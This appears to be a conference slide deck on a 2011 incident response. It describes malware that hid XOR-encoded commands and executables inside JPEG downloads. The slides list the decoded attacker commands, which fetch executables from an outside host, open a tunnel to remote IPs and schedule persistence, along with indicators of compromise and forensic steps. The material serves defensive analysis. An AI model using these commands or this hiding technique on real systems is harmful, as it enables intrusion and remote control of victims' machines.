
Analysis Continues

- FF D9 – JPEG Footer
- 00 00 86 51 – File offset
- FF 02 B7 BC – Sanity check
- Rest is the encode domain




Analysis Continues

- The file was then XOR'ed using 'FF' as the key
  - Resulted in encoded command
  - Also in an embedded executable



Analysis Continues

- We recovered the JPEGs from the network packets with NetWitness and recovered the EXEs manually
- Also decoded the commands



Commands Received

Commands
"0011Mkpfjokhb ver"
"0009Mkpfjokhb cd..\temp"
"0014Mkpfjokhb jpg**http://tcw.homier.com/images/logo.jpg** C:\WINDOWS\Temp\vpngui.exe
"0001Mkpfjokhb ipconfig /all"
"0023Mkpfjokhb jpg**http://tcw.homier.com/images/logo.jpg** C:\WINDOWS\Temp\NBCenter.exe"
"0004Mkpfjokhb !ver"
"0013Mkpfjokhb dir C:\WINDOWS\Temp\vpngui.exe"
"0024Mkpfjokhb move NBCenter.* ..\system32\&time /t"
"0017Mkpfjokhb dir log.txt"
"0028Mkpfjokhb exit"
"0022Mkpfjokhb jpg**http://tcw.homier.com/images/logo.jpg** C:\WINDOWS\Temp\NBCenter.exe"
"0076Megewiqvu del pt.exe"
"0025Mkpfjokhb at 10:48 NBCenter.exe"
"0016Mkpfjokhb vpngui.exe **65.89.173.68 443 65.19.185.143** vpn_cxl 123456&tasklist | find "vpngui.exe""
"0021Mkpfjokhb jpg**http://tcw.homier.com/images/logo.jpg** C:\WINDOWS\Temp\NBCenter.dll"
"0000Mkpfjokhb active"
"0018Mkpfjokhb type log.txt"
"0008Mkpfjokhb hostname"
"0026Mkpfjokhb at"
"0015Mkpfjokhb dir vpngui.exe"

Analysis Continues

- In all, 25 unique update.jpg files were downloaded
- From that about 20 unique commands were received
- Resulted in three additional network based IoCs
  - http://tcw.homier.com
  - 65.89.173.68
  - 65.19.185.143

Analysis Continues

- We were able to recover the NBCenter.exe file and its accompanying DLL
- Quick analysis of the files revealed no new IoCs
- At this point we received hard drive images of some of the affected systems and were able to build a timeline of disk activity and network traffic

Analysis Continues

- We used EnCase and the SIFT workstation from SANS to process the hard drive images
- Recovered the files found in network traffic
- Found evidence of commands executed on the system (MRU and Prefetch)
- Evidence of compromise accounts (Event logs)
  - Resulted in identification of additional compromised hosts because of admin account

Incident Summary

- Traffic began on Nov. 16th, 2011
- Three individual alerts from US-CERT received on Nov. 17th and Nov. 18th
- Identified 20 affected hosts
- Correlated multiple incidents
- Identified 14 different network based Indicators of Compromise

Incident Summary

- Using CrypTool we were able to recover a number of executables and commands
  - 22 malicious executables were recovered
  - 25 different commands (18 unique)
- All traffic to the malicious domains ceased on Nov. 27th 2011
- No further traffic has been observed

Conclusion

- Using NetWitness we were able to quickly identify the suspicious traffic and generate traffic alerts
- Were quickly able to recover malware and perform quick static (strings) and dynamic analysis to identify additional IoCs
- Resolved incident in 10 days

Looking Forward

- Using the NetWitness alert of XOR Encoded Executable has allowed us to identify other malicious network traffic and downloads
- Known malicious network based IoCs have now been put in to a regular feed to monitor across all OPDIVs
- Devices deployed such as Spectrum to monitor inbound attachments and executables for suspicious activity

References

- http://www.cyberesi.com/2011/08/31/364/


RSA NETWITNESS
USER CONFERENCE
Thank you.